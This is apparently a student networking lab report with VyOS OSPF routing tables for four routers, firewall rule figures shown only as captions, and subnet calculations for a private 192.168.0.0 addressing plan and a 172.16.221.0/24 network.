


Figure 1.3.1 - nmap scan for 192.168.0.130.

2. Routing Tables:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:45:24
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:44:39
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:43:28
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:43:28
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:44:34
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:45:24
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:45:24
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:44:39
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:44:34
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:43:28
```

Figure 2.1 - Routing table for Router 1.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 00:16:13
O   192.168.0.32/27 [110/10] is directly connected, eth1, 00:17:03
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 00:14:47
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 00:14:47
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 00:16:12
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 00:16:13
O   192.168.0.224/30 [110/10] is directly connected, eth3, 00:17:03
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 00:17:03
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 00:16:12
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 00:14:47
vyos@vyos:~$
```

Figure 2.2 - Routing table for Router 2.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 01:03:59
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 01:04:04
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:02:33
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:02:33
O   192.168.0.128/27 [110/10] is directly connected, eth1, 01:04:49
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 01:03:59
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 01:04:04
O   192.168.0.228/30 [110/10] is directly connected, eth3, 01:04:49
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 01:04:49
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:02:33
vyos@vyos:~$
```

Figure 2.3 - Routing table for Router 3.

```
C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 03:17:52
O   192.168.0.64/27 [110/10] is directly connected, eth1, 03:19:58
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 03:19:58
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 03:17:52
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 03:17:52
vyos@vyos:~$
```

Figure 2.4 - Routing table for Router 4.

3. Firewall Configuration/Rules:




Figure 3.1 - Firewall Dashboard




Figure 3.2 - WAN Rules Configuration




Figure 3.3 - DMZ Rules configuration




Figure 3.4 - DMZ Updated Configuration

4. Subnet Calculations:

192.168.0.192/27

Network Address: 192.168.0.192
Broadcast Address: 192.168.0.223
Usable Addresses: 192.168.0.193 - 192.168.0.222
Subnet Mask: 255.255.255.224
Binary Mask: 11111111.11111111.11111111.11100000
Total Addresses: 32
Hosts Available: 30
Prefix: 24 + 3 = 27
Network bits: 27 - 24 = 3
Host Bits: 8 - 3 = 5

192.168.0.128/27

Network Address: 192.168.0.128
Broadcast Address: 192.168.0.159
Usable Addresses: 192.168.0.129 - 192.168.0.158
Subnet Mask: 255.255.255.224
Binary Mask: 11111111.11111111.11111111.11100000
Total Addresses: 32
Hosts Available: 30
Prefix: 24 + 3 = 27
Network bits: 27 - 24 = 3
Host Bits: 8 - 3 = 5

192.168.0.96/27

Network Address: 192.168.0.96
Broadcast Address: 192.168.0.127
Usable Addresses: 192.168.0.97 - 192.168.0.126
Subnet Mask: 255.255.255.224
Binary Mask: 11111111.11111111.11111111.11100000
Total Addresses: 32
Hosts Available: 30
Prefix: 24 + 3 = 27
Network bits: 27 - 24 = 3
Host Bits: 8 - 3 = 5

192.168.0.64/27

Network Address: 192.168.0.64
Broadcast Address: 192.168.0.95
Usable Addresses: 192.168.0.65 - 192.168.0.94
Subnet Mask: 255.255.255.224
Binary Mask: 11111111.11111111.11111111.11100000
Total Addresses: 32
Hosts Available: 30
Prefix: 24 + 3 = 27
Network bits: 27 - 24 = 3
Host Bits: 8 - 3 = 5

192.168.0.32/27

Network Address: 192.168.0.32
Broadcast Address: 192.168.0.63
Usable Addresses: 192.168.0.33 - 192.168.0.62
Subnet Mask: 255.255.255.224
Binary Mask: 11111111.11111111.11111111.11100000
Total Addresses: 32
Hosts Available: 30
Prefix: 24 + 3 = 27
Network bits: 27 - 24 = 3
Host Bits: 8 - 3 = 5

192.168.0.224/30

Network Address: 192.168.0.224
Broadcast Address: 192.168.0.227
Usable Addresses: 192.168.0.225 - 192.168.0.226
Subnet Mask: 255.255.255.252
Binary Mask: 11111111.11111111.11111111.11111100
Total Addresses: 4
Hosts Available: 2
Prefix: 24 + 6 = 30
Network bits: 30 - 24 = 6
Host Bits: 8 - 6 = 2

192.168.0.228/30

Network Address: 192.168.0.228
Broadcast Address: 192.168.0.231
Usable Addresses: 192.168.0.229 - 192.168.0.230
Subnet Mask: 255.255.255.252
Binary Mask: 11111111.11111111.11111111.11111100
Total Addresses: 4
Hosts Available: 2
Prefix: 24 + 6 = 30
Network bits: 30 - 24 = 6
Host Bits: 8 - 6 = 2

192.168.0.232/30

Network Address: 192.168.0.232/30
Broadcast Address: 192.168.0.235
Usable Addresses: 192.168.0.233 - 192.168.0.234
Subnet Mask: 255.255.255.252
Binary Mask: 11111111.11111111.11111111.11111100
Total Addresses: 4
Hosts Available: 2
Prefix: 24 + 6 = 30
Network bits: 30 - 24 = 6
Host Bits: 8 - 6 = 2

192.168.0.240/30

Network Address: 192.168.0.240
Broadcast Address: 192.168.0.243
Usable Addresses: 192.168.0.241 - 192.168.0.242
Subnet Mask: 255.255.255.252
Binary Mask: 11111111.11111111.11111111.11111100
Total Addresses: 4
Hosts Available: 2
Prefix: 24 + 6 = 30
Network bits: 30 - 24 = 6
Host Bits: 8 - 6 = 2

172.16.221.0/24

Network Address: 172.16.221.0
Broadcast Address: 172.16.221.255
Usable Addresses: 172.16.221.1 - 172.16.221.254
Subnet Mask: 255.255.255.0
Binary Mask: 11111111.11111111.11111111.00000000
Total Addresses: 256
Hosts Available: 256 - 2 = 254
Prefix: 24 + 0 = 24
Network bits: 24 - 24 = 0
Host Bits: 8 - 0 = 8